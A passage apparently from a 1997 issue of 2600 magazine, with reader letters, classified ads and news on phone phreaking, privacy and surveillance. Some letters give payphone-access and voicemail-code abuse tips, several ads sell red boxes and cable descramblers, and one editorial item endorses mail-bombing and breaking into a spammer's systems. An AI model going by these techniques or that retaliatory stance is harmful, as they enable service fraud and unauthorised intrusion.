So finally, they wised up and changed the code. I quit messing with it, although I tried a few codes, just in case they were as stupid as I thought they were. About two weeks later, the school I attend got a call from the FBI, and they were looking for me. All they did was take away my phone and made me write a letter of apology. I never mailed the letter.

It turned out that the number was a direct line to the FBI, and the machine was at Fort Meade, Maryland.... I was lucky something worse didn't happen as a result of my own stupidity in being traced. But still, we all got a kick out of leaving Russian obscenities on the FBI's outgoing message.

This supposedly made the TV news in Indianapolis, and the number was permanently blocked from the Ball State University switchboard. And the FBI is still using the same two-bit answering machine.

Just thought you might like to know.

S

Yeah, let's leave confidential information about spies on an answering machine with a default three digit code. Brilliant, guys. But somehow it's people like us who are defined as threats to national security.

Clueless

Dear *2600*:

The June 1997 issue of *Linux Journal* has an article on SYN denial, complete with the Horror Story of the Evil Hacker whose thrown off his ISP for violating the rules, picks up a copy of Evil *2600*, compiles the Evil SYN program listed on its Evil pages, and ultimately causes the ISP to go out of business.

Oddly, the author never grasped that the problem with SYN denial attacks was only widely known after publication of the article, or that the software fixes he discussed were created and distributed once *2600* pointed out how easy it is to do this type of attack, etc.

I guess it's time to pass laws outlawing advertising by gun shops. If nobody notices how many of them there are, nobody will ever realize they can buy ammo and gun deaths will end!

Bear

Just the kind of analogy we need.

Hopeless

Dear 2600:

While filling out the subscription form in the back of my Winter 96-97 Issue, I noticed that I was going to have to send you the way cool Payphones of the Planet page. I decided that I wouldn't subscribe just to keep that final page. This is not just a suggestion, but a plea. Do you think that you could somehow put the subscription form on another page. Thanks.

Nameless

You must be missing more than a name if you couldn't figure out how to subscribe without that page. All you need to do is send us your name and address and the right amount of US dollars. You can write it on a stone for all we care.

Pointless

Dear 2600:

I am an avid reader of your zine. But I have noticed that most of your letters and articles seem to take a predominantly liberal/leftist approach. This both confuses and disturbs me. While it is true that the government as a whole does often try to suppress free speech, it is mostly its more liberal elements. It was the liberals who pushed the Clipper Chip and who fucked up at Waco. It would, in my opinion, be more beneficial to the hacker cause to give less lip-service to the socialists. They won't repay the favor.

Rhyme-Chai

And the conservative/rightists try to ban flag burning, eliminate gay rights, and force "family values" down our throats. We can go around in circles forever. We don't think about what political slant we take when we spread information. We just spread information and try to wake people up. If that seems leftist to you, you're probably standing so far to the right that everything else does too.

COCOT Mysteries

Dear *2600*:

My parents own a payphone company in Los

Angeles. They own about 50 phones right now. Here are some tips:

1. On the newer payphones the dial tone you hear when you pick up the handset is fake. The real one does not come on until you deposit a quarter.

2. Every payphone has a 1200 baud modem in it. You need a program called PNM to get into the payphone. Your computer also has to have a really really old 1200 or 2400 baud modem. 14.4 does not work.

3. Payphones are protected by a 4 digit ID number and an 8 digit password.

Cheeto

Phone Tapping

Dear *2600:*

This letter is kind of in regards to the one written by Wussfish in the last issue (Winter '96-'97) which stated that a certain number will produce a siren if the line is not tapped, a ring if its a federal tap, or a busy signal if it's a local tap. Well the number that appears to be that number in my area, (602) 979-9993, for a while gave me a siren tone. But now after a close call of a partial trace on me I get a busy signal when I call that number... Could this mean anything?

Mwaaah

Yes. It means you're wasting your time. It also means you didn't read our reply to that other letter which said that these numbers have nothing to do with announcing taps. If you choose to continue believing in this silliness, ask yourself what kind of law enforcement clown would want to have a feature where people could find out if their phones are tapped. It makes no sense, technically or logically. But then, we got a siren when we called it so we can be cocky.

Condoning Fraud

Dear *2600:*

I'm very disappointed in your magazine. your article entitled credit card numbers via calculator is an obvious show of support for credit card fraud. I thought you guys over at *2600* didn't condone the use of credit card fraud. I don't know any other way of interpreting this article unless it's to show the algorithm of Mastercard. I really feel that a magazine that is based on hacking shouldn't print articles that encourage credit card fraud.

the trailer park hero

As the article clearly stated, this knowledge is not for the use of credit card fraud, but rather as an exercise in algorithms and calculator programming. You can use knowledge in evil and stupid ways. Stopping the flow of that knowledge isn't the way to prevent this. This next letter should prove our point.

Thanks for the Virus

Dear *2600:*

I'm writing this letter to respond to Sean Emerson's letter in Winter 96-97 issue in regards to his complaints about publishing virus information. As a network administrator I am faced with dealing with viruses as part of my job. But were it not for your magazine's information, and my having a background in virus writing and hacking, our systems would be at much greater risk. Perhaps you are not aware that viruses are not anything more than a program, and while a large number are malicious, some just cause damage due to poor programming. The idea that someone should be branded as unable to coexist with others simply because he wrote a program that seeks to replicate itself is insane. If that were true shouldn't myself, along with a large portion of computer scientists and others, be locked up in a room without windows? As far as your magazine goes I sincerely hope you continue to publish that sort of information. If you don't, are we supposed to trust the anti-virus community to do it for you?!

MiSguiDeD

Dangerous Info

Dear *2600:*

You have often been unjustly accused of teaching criminals how to commit crimes. Is *The National Locksmith* magazine doing this too? I enclose an article they published in the March 97 issue showing how to hack your way into a Diebold ATM machine. Well, not hack, but literally open it up and remove all the money.

Tim Leary

These locksmiths are getting out of hand. Where's Geraldo when you need him?

Arcade Facts

Dear *2600:*

Sorry to jump on this, but I *had* to reply to the letter written by NeoCzar about switches and codes on arcade games. In short, this person is an idiot! I have been working with arcade games since the age of 12 (over 10 years), and own three uprights and more than 20 boards.

I can tell you from experience, no Namco/Midway/Bally games that I have worked on have any kind of (single) switch to put the game into "home use." Arcade games are *not* designed for "home use," as very few arcade games are used in the home, so there would be no need for this kind of

switch.

The only easily accessible switch in most Namco/Midway/Bally games is the one to put the game into Test Mode. Setting "Free Play" on most arcade games requires getting to the game's PCB and setting the DIP switches, provided you know which ones to set. On others (more modern ones), it can be done from the Test/Configuration Mode, as the settings are stored in some kind of battery-backed CMOS RAM, NVRAM, EEROM, EAROM.

I would like to see this person present a list of "basic arcade games" that can be "hacked" simply by entering codes on the inputs. What is said about SFII is *almost* correct: SFII does have a code that displays some of the game's stats, but nothing more. Upgrade via the "built in hard drive"? Bullshit! SFII does not have a hard drive in it! It all runs off of the board. (Note that I own three SFII CE Boards!) In fact, I can only think of one game that actually has a hard drive in it, and that is Killer Instinct (or KI 2). You can bet that getting these games into Free Play is a bit harder than NeoCzar suggests!

Granted, there are some games that you can somewhat "hack" without gaining access to the PCB. Tempest allows you to enter the Test Mode, erase stats, get free credits, etc., simply by getting the correct combination of numbers in your score. The Japanese version of Crazy Climber will give you two free credits for entering the correct entry into the High Score Table. But games like that are few and far between.

As for a method of getting free credits, an older friend of mine *claims* to have had a type of "gun" that when placed near a coin switch, and the trigger pulled, would "coin-up" the game.

Most arcade switches work by pulling a signal to ground. Maybe someone out there with a little more electrical/electronic experience could figure this out: Would it be possible, via induction, to cause enough of a voltage shift to make the game think the input went low? These work via TTL, and the change might not have to bring the signal all the way to Ground/Reference.

James R. Twine
Systems Developer

Don't Steal Us

Dear *2600:*

I started working for a small ISP about four months ago. I work the sales floor in a mall and we carry a few mags, *2600* included. I started reading it just the last issue (Spring 97) and I think it's way cool. The problem is, more than a couple of your readers just rip the thing off and call it even. We're restricting the number of display copies to one, and if they try and steal that, we'll hand em to the over-zealous security guards and keep *2600* under the counter period. So could you maybe encourage some of your thrill seeking/cheapskate readers to save up some shiny nickels and shell out $4.50 for it. Considering how interesting your mag is, I'd say they're getting it for a steal anyway.

ISP Sales Snake

We don't doubt that people like this make stores more reluctant to carry us. And ripping people off sure won't advance them very far into the hacker world, despite what the mass media might say. In a bizarre way, these misguided readers are doing exactly what the mainstream wants them to do.

Supervised Release Hell

Dear *2600:*

On May 5, 1995 I was sentenced to 70 months in federal prison. The judge ordered that upon my release I shall not use the "Internet or any other computer network." I became the first person to be banned from the Internet. Additionally, the judge prohibited me from getting a job as a computer programmer (my hobby since age 9, and my career throughout high school and college). If I violate these conditions, I could be sent back to prison.

Although hacking was a "hobby" of mine for several years, I have never had a hacking-related criminal charge, and my current crime has nothing to do with computer programming or the Internet. I admit that I have committed undisputed crimes involving theft and sale of telephone equipment (stolen from Southwestern Bell Telephone). And for this I will spend five years in prison as punishment. But banning me from the Internet and from programming computers when I am out of prison is unjust and will not help foster my rehabilitation into society.

So on April 22, 1997, I filed a Federal habeas corpus petition challenging my Internet ban on First Amendment (and other) grounds. I claimed that banning me from the Internet is a free speech violation in light of recent cases like *ACLU v. Reno,* recently in the Supreme Court. The government has been ordered to respond to my petition by July 11, 1997. If I do not win in the district court, I will appeal to the U.S. Court of Appeals and, if necessary, to the United States Supreme Court.

I am writing this letter for two reasons: (1) I need to find an interested lawyer to help me fight my computer restrictions pro bono; and (2) I want to publicize what the government is doing with this absurd "Internet ban" restriction as a Free Speech violation.

While I may be the first person banned from the Net, I won't be the last. Recently, I learned through the Freedom of Information Act that the Departments of Justice and the Parole Commission plan to add restrictions to ban parolees from the Internet

and to prohibit parolees from using or possessing encryption software (like PGP, or even PKZIP since it has an encryption option).

If you are interested in helping, or want more information, please visit www.paranoia.com/~mthreat/ on the Web.

Minor Threat

You can write to Minor Threat by addressing your letters to: Chris Lamprecht, #61153-080, Houston Unit, PO Box 1010, Bastrop, TX 78602-1010.

Cellular Call Trace

Dear *2600:*

I can't *57 calls made from cell phones in the 716 area code! My friends and I have tried to use *57 on calls made from several different types of cell phones from several different services and none of the calls made from any of them was traceable using *57! The only thing that *57 did was give us a recording that said "the last call made to this number cannot be traced this way." Is this common throughout NYNEX or just in certain areas? Also, we noticed that none of the cell phone numbers would appear on our Caller Ids no matter which cell phones were used or what area the call was initiated in. All Caller ID displayed was "out of area". Is this because the cell phones are outside of NYNEX? Will ANI display cell phone numbers?

KOADALAN

*Not all cellular companies are having CID data passed through the local phone companies. In New York City, this has only started recently. And did we mention that *57 is a great big ripoff?*

The Mitnick Case

Dear *2600:*

In the Spring 97 issue, the article "Enough is Enough" basically stated that Kevin Mitnick has done nothing really wrong to be in jail at all. What the article did not state was that Kevin's apartment in California was searched by the FBI on suspicion of violating probation by hacking. And the California Department of Motor Vehicles also sought Kevin for posing as a law enforcement officer to gain classified information and possibly creating false identities or that he now is charged with many allegations that include theft of many files and documents including 20,000 credit card numbers from Netcom Online Services. Not to mention, what everyone knows, purloining files, e-mail, and software belonging to Tsutomu Shimomura.

It's not that I am against Kevin Mitnick, but the article seemed to be one-sided and painted a rosy picture that Kevin hasn't done really anything at all.

TC

Ft. Leavenworth, KS

There are a great number of holes in the accusations hurled at Kevin. There are many suspicious elements to the "probation violation" aspect of this that suggest the authorities acted illegally and improperly and that Kevin was never even informed that there was a problem. A lot of what you say is also based on media fabrications that simply are not borne out with facts. And the one thing that is supported by facts - the possession of the credit card file - was soundly proven to be meaningless since we ourselves told everyone that exact file was being passed around all over the Internet and that Netcom did nothing to stop it for six months prior to Kevin's getting a copy. And furthermore, nobody is accusing Kevin of using even a single one of those credit card numbers. Add all of this into the equation and tell us if you think he should be imprisoned without bail or trial for two and a half years. Tell us if he should have gotten this kind of treatment even if he was guilty of everything you mentioned. It seems hard to believe we've become that callous a society.

Immortalize Yourself!

Send your letters to:
2600 Editorial Dept.
P.O. Box 99
Middle Island, New York
11953-0099
or e-mail letters@2600.com

2600 Marketplace

For Sale

DISAPPEARING INK formulas! Safely write the ultimate love letter or nasty note! Great gag item. Signed documents and memos will completely and undetectably disappear in 1 day to 4 weeks depending on formula used. $5 postpaid. Pete Haas, PO Box 702, Kent, OH 44240-0013.

USE YOUR COMPUTER AS A DSS TEST CARD if you get hit by ecm's (electronic counter measures). Just download the latest software from the internet and you're up and running and no more sending card off for reprogramming. Also, CABLE CONVERTERS for all systems. Send me the brand and model number of the converter used in your system. Ray Burgess, PO Box 99B65086, Pontiac, IL 61764-0099.

ATTENTION HACKERS AND PHREAKERS. For a catalog of plans, kits, and assembled electronic "tools" including the RED BOX, RADAR JAMMER, SURVEILLANCE, COUNTERSURVEILLANCE, CABLE DESCRAMBLERS, and many other hard to find equipment at LOW PRICES, send $1 to M. Smith-03, PO Box 371, Cedar Grove, NJ 07009.

VTV- the 24 hour adult uncensored XXX hardcore channel. Over 300 movies a month for only $19.99 a month. Send $1 to Super Dish, P.O. Box 6406, Bronx, NY 10451.

TOP SECRET CONSUMERTRONICS, exciting hacking, phreaking, and weird products since 1971. Go to www.tsc-global.com or send $3 for catalog to: Box 23097, ABQ, NM 87192.

INFORMATION IS POWER! Our catalog is available with informational manuals, programs, files, books, and video. Get the information from the experts in hacking, phreaking, cracking, electronics, viruses, anarchy techniques, and the internet here. Legit and recognized world-wide, our information will elevate you to a higher plane of consciousness. Join today! Send $1 for our catalog to: SotMESC, Box 573, Long Beach, MS 39560.

TAP BACK ISSUES, complete set. Vol. 1-91 of QUALITY copies from originals. Includes schematics and indexes. $100 postpaid. Via UPS or first class mail. Copy of 1971 *Esquire* article "The Secrets of the Little Blue Box" $5 & large SASE w/52 cents of stamps. Pete G., PO Box 463, Mt. Laurel, NJ 08054. We are the original!

CABLE TV BOXES: You know what they do! Stop paying outrageous fees for pay channels. Box cannot be bulleted! You must call or email first and tell us the brand and model number of the cable box you have. Ex: Jerrold DPV5XXX. Only $199 US & $15 shipping and handling. Our units work with Jerrold, Pioneer, and Scientific Atlanta boxes only! 30 day money back guarantee on cable boxes! Boxes are for testing purposes only! FREE PHONE CALLS FOR LIFE! NEW VIDEO "HOW TO BUILD A RED BOX." VHS 60 min. Complete step by step instruction on how to convert a Radio Shack tone dialer (model 43-146) into a red box to obtain FREE calls from payphones. This video makes it easy. Magnification of circuit board gives a great detailed view of process. Other red boxing devices discussed as well: Hallmark cards, digital recording watch, and more! This video will save you thousands of dollars every year. Best investment you'll ever make! Only $39 US & $5 for shipping & handling. We sell 6.50 mhz crystals and UZI boxes too! COD available or send check or money order to: East America Company, Suite 511-H, 240 Prospect Ave., Hackensack, NJ 07601. Tel: (201) 343-7017. Email: EAC1@compuserve.com. Free technical support! Mail order only!

6.5536 MHZ CRYSTALS available in these quantities ONLY: 5 for $20, 10 for only $35, 25 for $75, 50 for $125, 100 for $220, 200 for only

$400 ($2 each). Crystals are POSTPAID. All orders from outside U.S. add $12 per order in U.S. funds. For other quantities, include phone number and needs. E. Newman, 215-40 23rd Road, Bayside, NY 11360.

CAP'N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a 2600 member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $99.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, P.O. Box 11562 ST, Clt, Missouri 63105.

PAOLO'S LOCKSMITHING AND SELF DEFENSE. The widest selection and LOWEST prices anywhere on switchblades, weaponry, and lock picks, and entry tools. Check it out at: http://paolo.simplenet.com.

Help Wanted

HELP! UK PBX wanted. Will swap fone number. Send email to jblank7033@emarkt.com.

Services

CHARGED WITH A COMPUTER CRIME? Contact Dorsey Morrow, Jr., Attorney at Law, at (334) 265-6602 or cyberlaw@mont.mindspring.com. Extensive computer and legal background.

Announcements

POC When you call a cab, do you feel that it is being specifically sent to you by members of the Process? "He later eulogized about the Process, before slandering it to newspaper reporters." Have you spent a large amount of money taking legal action against the Process? Are you under the impression that *God* is a member of the Process? You attribute evil powers to the Process. Do you feel that members of the Process are power-lusting megalomaniacs? Would you call the Process *fascist?* (Welcome to the Process.) Do you feel we're laughing at you? Welcome to the Process!

Bulletin Boards

ANARCHY ONLINE. A computer bulletin board resource for anarchists, survivalists, adventurers, investigators, researchers, computer hackers, and phone phreaks. Scheduled hacker chat meetings. Encrypted e-mail/file exchange. WWW - http://anarchy-online.com. Telnet: anarchy-online.com. Modem: (214) 289-8328.

FLUID BBS is a bulletin board system created for conversation. One line. Call and post messages, download QWK packets, etc. No files, no doors (olg's) and no stupid renegade mods. A simple board that you call up to talk to each other and log off. HPAVC related, somewhat. (303) 460-9632.

MONTREAL'S H/P BBS and home of Hacknowledge zine. Last Territory (514) 565-9754.

THE DEF CON VOICE BBS SYSTEM (801) 855-3326 will be moving! The new location will feature NO phantom voice bridges, just 24 lines, and the same Voice BBS, VMBs, and voice bridge structure. When the change happens the old number will refer you to the new one.

THE ANSWER IS NO! You CANNOT take out a classified ad in 2600 if you don't subscribe! You cannot pay us any amount of money to advertise either here or elsewhere in the magazine. So please don't ask - you probably won't even get a reply. If you do subscribe, you are entitled to a free ad in the Marketplace as space and standards permit. Send your ad to: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy. Deadline for Autumn issue: 8/31/97.

We may think things are bad here in the United States as far as threats to freedom of speech on the Internet go. But the truth is that there are always places where things are worse. Sometimes much worse.

In China, even meeting in an Internet cafe can be looked upon as a threat. And it's no wonder with enlightened laws that decree things like "Neither organizations nor individuals are allowed to engage in activities at the expense of state security and secrets. They are also forbidden to produce, retrieve, duplicate, or spread information that may hinder public order." Don't expect a flurry of *2600* meetings in China anytime soon.

Germany, however, *does* have *2600* meetings. And it claims to be part of the Western world. We're beginning to think they may be trying to gain admission into the deep South. The head of Compuserve's German subsidiary was recently indicted for helping to distribute child pornography and violent computer games, by not doing enough to block offensive material. An individual was charged more recently with maintaining a link on her web page to a leftist newspaper in Holland. This is a country where people who access "violent" games like Quake are punished. Apparently the German government sees the Internet as a threat to their society. The Internet community is beginning to look upon the German government in the same way.

You can bet that the Exons, Helms, and even Clintons of our nation are looking at the situations in these two countries with great interest. And they're taking lots of notes.

As the net continues to grow, it was inevitable that existing top level domains would become insufficient. There is talk of expanding them to include things like .firm (for businesses), .store (for places to buy things), .web (for WWW-related activities), .arts (for cultural and entertainment crap), .rec (for recreational activities), .info (for information service providers), and .nom (for individuals). We're surprised we haven't seen .xxx suggested as a potential domain for, gosh, who knows?

But this is only part of the story. The entire structure of the net is about to change and, many people think this is for the better. Whereas there is currently only one registrar for the .com, .net, and .org domains, as of April 1998 there will be a more competitive atmosphere. Anyone who can afford the $10,000 application fee and demonstrate financial stability and net access can apply to become a registrar and register domain names all around the world. Customers will be able to keep their domain names if they switch registrars. The deadline to apply is October 16, 1997 and the form can be found at http://www.gtld-mou.org. If you don't have net access and can't get to that site, why in the world would you want to become a registrar in the first place?

Incidentally, in the sucker of the century department, the domain business.com recently was bought for the cost of $150,000!

International toll-free numbers are now a reality. It works like this: "800" is the country code and the number itself is eight digits in length. So to reach an international toll free number from the United States and Canada, you would dial 011-800-XXXX-XXXX. From Europe it would be 00-800-XXXX-XXXX. We will let you know if we find any of these magic numbers, and what kind of call accounting records are kept.

America Online strikes again. Word leaked out that AOL was planning on selling their customer data to telemarketers. The way they did it was particularly sneaky. Instead of mailing their eight million subscribers, they simply updated their Terms of Service without saying anything. Customers weren't too thrilled about this little maneuver and, as a result, AOL canceled plans to release their subscribers' phone numbers only days after making the decision.

Cyber Promotions is undoubtedly one of the most hated organizations on the Internet. Why? Read this little pitch that these sleazebags use to con other sleazebags into sending them $1,000: "Cyber Promotions is now presenting three new technologies that will only work properly if used all together. The first technology can change the message ID *before* your emails leave your computer! The second technology allows you to send *over 50,000 emails an hour* - with a single computer and modem - without stealing other peoples' resources, and the third technology will relay your email messages through Cyber Promotions' *own* proprietary high-speed relay network, without identifying the domain name or IP address of the origin! The end result is that you will be able to send all the bulk email you wish - at lightning fast speed - from your own local dialup account - without the risk of account termination."

Basically, they are forging email addresses so people can't reply to the sender with dark threats and spectacular Internet justice. But any good hacker can get to the root of the problem one way or another. In May, cyberpromo.com was hit by a relentless mail bomb campaign designed to slow down their harassment campaign, if only for a little while. It worked rather well although Cyber Promo claims it had little effect. In another action, one of the Cyber Promos machines was accessed and a list of customers, i.e., people who themselves are involved in unsolicited mailings on the net, was widely circulated.

Organizations like Cyber Promotions have practically destroyed the effectiveness of usenet and now they are clogging up individual users' mailboxes with

unsolicited junk. The last thing we need are more laws designed to regulate the net. So the most effective way of dealing with people like these is to use the power of the net in a positive way. If someone makes the first strike, you are entitled to do what is necessary to get them to stop. Since, by forging their headers, they have made it impossible to be asked politely to stop, cutting it off at the source is the only action left. In addition, we as individuals can commit ourselves to wasting as much of these losers' time as possible. That means expressing an interest in whatever product they happen to be peddling and getting them to believe that you're really interested. At some point they will become vulnerable to your full wrath. If enough of us do this, this problem will go away once and for all because of the massive amounts of money being lost.

In one of the funniest ads we've seen in quite a while, RASTRAC has been promoting GPS vehicle locators that can attach to car phones as apparent safety devices. "Track yourself - or somebody you love," the ads say. A concerned mother is seen saying, "Now I *never* worry about Johnny on Saturday night!" We all know the scariest thing about new technology has always been the danger of parents figuring out how to use it. You can see what this is all about at www.navcomp.com/navcomp.

E-ZPass is the latest system in use in New York for cars going through tolls. It sits on the inside of your windshield, receives a signal at the tollbooth, and "pongs" back a response that will then open the gate and charge your account. There are two different systems and they each have their own 800 number: 800-222-TOLL for the New York Thruway system and 800-333-TOLL for the New York City area. The two systems are still not connected to each other but concern is already being voiced over the potentials for tracking drivers. Records are obviously kept of what bridges and tunnels you drove through and when. Only a fool would think that this information wouldn't be handed over to law enforcement in a second. But there is at least one thing that seems to surprise most people. On the New York State Thruway, drivers are getting speeding tickets because of their E-ZPasses. And it's not because of a simple calculation between two toll points - that method has been used for years with the toll card system. Now it seems that they've installed secret detectors at certain points on the highway that exist for no other purpose but to calculate your speed and send a ticket to the address that your E-ZPass is registered to if you happen to be speeding. We should point out that the system is totally voluntary and, if you're interested in getting a couple of these units and maybe ripping one apart to see how it works, it's easy to accomplish by going through one of the above numbers.

In New Delhi, GSM phones are turning out to be as open to abuse as their more primitive cousins. This scary excerpt comes from the *New Delhi Statesman:*

"In a gross invasion of the law and the citizen's right to privacy, the government is forcing private cellular telephone companies to provide the infrastructure to tap cellular phones.

"Cellular phone owners, confident that their phones have the latest automatically encrypted GSM technology, are blissfully unaware of the tapping.

"The cellular phone operator is also forced to maintain confidentiality of the names given to it by the authorities.

"Since the conversation is automatically encrypted, normal monitoring is not possible. Calls cannot be intercepted except after they have been decrypted at the switching centre. [Law enforcement] takes a line from the switching centre and then with the help of cables the call is taken to the nearest Mahanagar Telephone Nigam Limited exchange after which it goes to the secret central monitoring station in North Block.

"Another method to short circuit the process involves a junior level official being sent to the switching centre with a tape recorder and a list of names to be monitored. He then simply tapes the calls. Most private companies are too scared to object and do not even ask for the mandatory authorisation.

"According to a Supreme Court order on the telephone tapping issue, phones can only be tapped on the specific authorisation of the Union home secretary. In this case the Department of Telecom, in blatant disregard of the law laid down by the court, has forced the operators to agree to carry out tapping on the authorisation of any government official."

The lesson to be learned here is simple. We can put in all the encryption we want but as long as government has the potential to work around that, this is exactly what will happen. There's no reason to believe anything will be any different here.

It now seems almost certain that Bell Atlantic will be replacing NYNEX as the local phone company in the Northeast. This comes as the merger between the two telecommunications giants somehow won approval from all of the regulatory bodies who really should have known better. Earlier, two other Baby Bells also merged: SWB and Pacific Telesis. And for a brief while, there was talk of *that* huge entity merging with none other than AT&T! That insanity was mercifully short-lived but don't be surprised to see more mega-mergers.

It seems almost as if the great breakup of 1984 was little more than a trial separation. If we can stretch the analogy to make telco customers the children of this marriage, we had better start looking for a foster home.

Congratulations are in order for the city of San Francisco. They've managed to scare away drug dealers by ingeniously removing pay phones! "It looks like it could become a very important tool," says Chief Assistant District Attorney Richard Iglehart. The concern was for the safety of people trying to make phone calls while all the drug dealers were milling about. Now they will have to walk to another street where all of the drug dealers have moved.

NYNEX has also made some changes to their payphones, specifically those annoying yellow prepaid card phones that didn't take coins or incoming calls and had a ten minute limit on all calls. In short, they're history. The NYNEX Change Cards, modeled after European phone systems, just never caught on. Restrictive phones are always a pain in the ass and we're glad to see these yellow things off the streets. But the new silver phones that are replacing them and the remaining coin phones are hardly much better. These "smart" phones cut off your touch tones shortly after connecting you to a number! Just like a COCOT! An annoying synthesized voice comes on after a total of around 20 digits are dialed and says, "No additional dialing allowed." Why this is needed is beyond us. Has NYNEX never heard of remote answering machines or voice mail? It doesn't matter if you dial direct, use a calling card, or call an 800 number. NYNEX will cut you off just the same. Apart from making people use NYNEX phones a lot less, this stupidity will get many people to journey to Radio Shack and buy more tone dialers.

One of Clinton's latest ideas is to have a three digit number for non-emergency police calls. That number will be 311, according to the Federal Communications Commission, in honor of the Chief Executive's favorite band. Meanwhile NYNEX has replaced its easy to remember 611 repair service with 890-6611 allegedly because of local competition - having a three digit number constitutes an unfair advantage in the marketplace.

Those of you who think you're safe by dialing *67 to block your number had better think again. Omnipoint, a new GSM provider in the New York area as well as other parts of the country, has an undocumented way of getting around those pesky Caller ID restrictions. If you call someone with an Omnipoint phone, your Caller ID data will be displayed on their phone. If you have blocking enabled, they won't see your number. *But,* if the person doesn't answer and the call goes to their voicemail, ANI is recorded onto the time/date stamp. In other words, calling Omnipoint can be just like calling an 800, 888, or 900 number. Except you may not know when you're calling an Omnipoint phone. In New York City, they have bought the 917-770, 917-774, 917-815, and 917-945 exchanges. Since all cellular/GSM phones go through the 917 area code in New York City, you can just add 917 to the area codes not to call if you want to keep your privacy. But other parts of the country are a different story. In 516, for instance, if you don't know that the 516-312 exchange is Omnipoint, you could be in for a surprise.

In a revelation that startled the hell out of a lot of people, AT&T has been offering customers a dime a minute rate around the clock. The weird thing is that they haven't been telling anyone about this rate, which is designed to compete with Sprint's dime a minute plan on nights and weekends. They only give it to those customers smart enough to ask for it. AT&T has gone on record as saying the best deals go to those who haggle best. We hear rumors of a nickel a minute deal....

Earlier this year, three teenage computer hackers in Croatia were reported to have broken Pentagon protection codes and gained access to highly classified files from military bases in the United States. The Pentagon angrily denied this saying that such a thing wouldn't be possible. Nevertheless, the U.S. Defense Department had contacted Croatian police through Interpol to demand an investigation while local police searched the youngsters' flats and confiscated their computer equipment.

The sites that were compromised allegedly included the Anderson nuclear installation and an unnamed satellite research center. After the news broke, local reporters flocked to the high school in the Adriatic port of Zadar where the three teenagers, aged 15 and 16, specialize in mathematics and computer science.

Assistant Interior Minister Zeljko Sacic told state radio the hackers had broken the U.S. Defense Ministry system of the air base on Guam and several other bases. In a way, they almost seem proud of these kids. Police have said that, while they were investigating any possible motives the hackers might have had, they would not be prosecuted because they were minors. And Zdravko Curko, principal of the Zadar high school that the three hackers attend, said they had no criminal intent and their feat was a compliment to their education. Such an enlightened outlook is something we could learn a lot from over here in paranoia land.

There's hardly a day that goes by where we aren't subjected to some new phone company offering astronomically low rates for phone calls if we only use their carrier access code before dialing. They almost never want us to sign up as customers - they just want us to dial the five digit code first. We've been asked many times if these companies are rip-offs. We've looked into a few of them and invariably there's a

catch of some sort that makes the offer not as good as it sounds.

10502 is Talk Cents and they offer an "unlimited 9 cents per minute" rate. But there's a $4.95 charge which may catch some people by surprise. Even if you only make one phone call on Talk Cents and stay on for one minute, that call will cost you $5.04. If you are always making calls on this system, it could pay off, even with the fee. But undoubtedly this fee from everyone who dials the code is helping this company stay afloat.

10297 is the Long Distance Wholesale Club. There are no fees or minimum number of calls. It looks pretty good on the surface. But the one thing they don't tell you is how much you're actually paying. All they keep saying is that you will save 15 to 50 percent on every call. That's a pretty wide range and it's bound to change radically depending on the calling plan you happen to be on. The truth is there's no guarantee you'll save anything and it's awfully hard to know for sure when the numbers just aren't there.

10811 is the Dime Line. Only 10 cents a minute, anytime. This is one of the worst ones around. Not only do they charge you $5.00 a month but all calls have a three minute minimum! That means you will never spend just 10 cents on the Dime Line. It will always be at least 30 cents, even if you only stay on for three seconds. That's far worse than most companies.

Finally, 10457 is Dial & Save. This one is almost exactly the same as the Long Distance Wholesale Club. Except they'll only save you 25 percent. And again, no mention of the actual rates.

Every one of these companies sent us stickers to put on all our phones. The stickers never said anything about extra charges, minimums, or vague rates. We suspect many people are just dialing without thinking. And phone companies love that.

The Federal Communications Commission is on the warpath once more. In a memorandum dated February 13, 1997, they state angrily:

"It has come to our attention that entities are offering to modify scanning receivers (scanners) in order to receive frequencies allocated to the Domestic Public Cellular Radio Telecommunications Service. Such modifications are not permitted under federal law and the Commission's rules."

See, first they made it illegal to listen to cellular frequencies back in 1986. Then, in April of 1993, they prohibited the manufacture and importation of scanners capable of receiving or being easily modified to receive those frequencies. Now, not being able to prevent people from figuring it out anyway, they're really pissed off: "The modification of scanners on a substantial scale to receive cellular frequencies will be considered to constitute manufacture of such equipment in violation of FCC Rules. Entities engaged in such activity are cautioned to cease advertising and/or performing any such activity immediately."

So modifying a radio can get you up to $75,000 in fines if you're visible enough. Encrypting the conversation in the first place would make all of this unnecessary. But then, how would the government listen in?

But it gets even worse. Our old friend in Congress, Edward Markey (D-MA) has introduced H.R. 1964 which would *expand* the prohibited frequencies to include "Commercial Mobile Radio Service." "Decoders that convert digital commercial mobile transmissions to analog voice audio" will also be banned on radios.

Commercial Mobile Radio Service (CMRS) has been redefined to include private paging services, Business Radio Service Systems, Specialized Mobile Radio, and Radiotelephone services, as well as the new Personal Communications Services (PCS). So what frequencies could Markey's latest little gem restrict? Private Carrier Paging Systems (PCPS) can be found at 929-930, 931-932 MHz, Business Radio Services are at 30.76-31.24, 33.14-33.16, 33.40, 35.02-35.14, 35.18, 35.7-35.72, 35.88-35.98, 42.96-43.00 MHz, 151.625-151.955, 154.570-154.600 MHz, and 457.525-457.600, 460.650-462.1875, 465.650-467.1875, 462.750-462.925, 467.750-467.925, 463.200-465.000, 468.200-470.000 MHz. A number of frequencies between 470 and 512 MHz would also be removed. Specialized Mobile Radio (SMR) services are found at 851-866 (806-821 MHz), 935-940 (896-901 MHz). Land Mobile Services are in the 220-222 MHz region. Public Mobile Services include Paging and Radiotelephone Services (35.2-35.66, 43.2-43.66 MHz, 152.030-152.240, 152.480-152.840 MHz, 154.625, 157.740-158.100, 158.460-159.700 MHz), Cellular Radiotelephone Service from 869-894 MHz (824-849 MHz mobiles), 454 MHz Air-Ground Radiotelephone Service from 454-455 MHz (459-460 MHz mobiles), 800 MHz Air-Ground Radiotelephone Service from 894-896 MHz (849-851 MHz mobiles), Offshore Radiotelephone Services (157.200-157.400, 161.800-162.000 MHz, AMTS 216-220 MHz), Satellite Mobile Services from 137-138 MHz NVNG (148-150.050 uplinks), 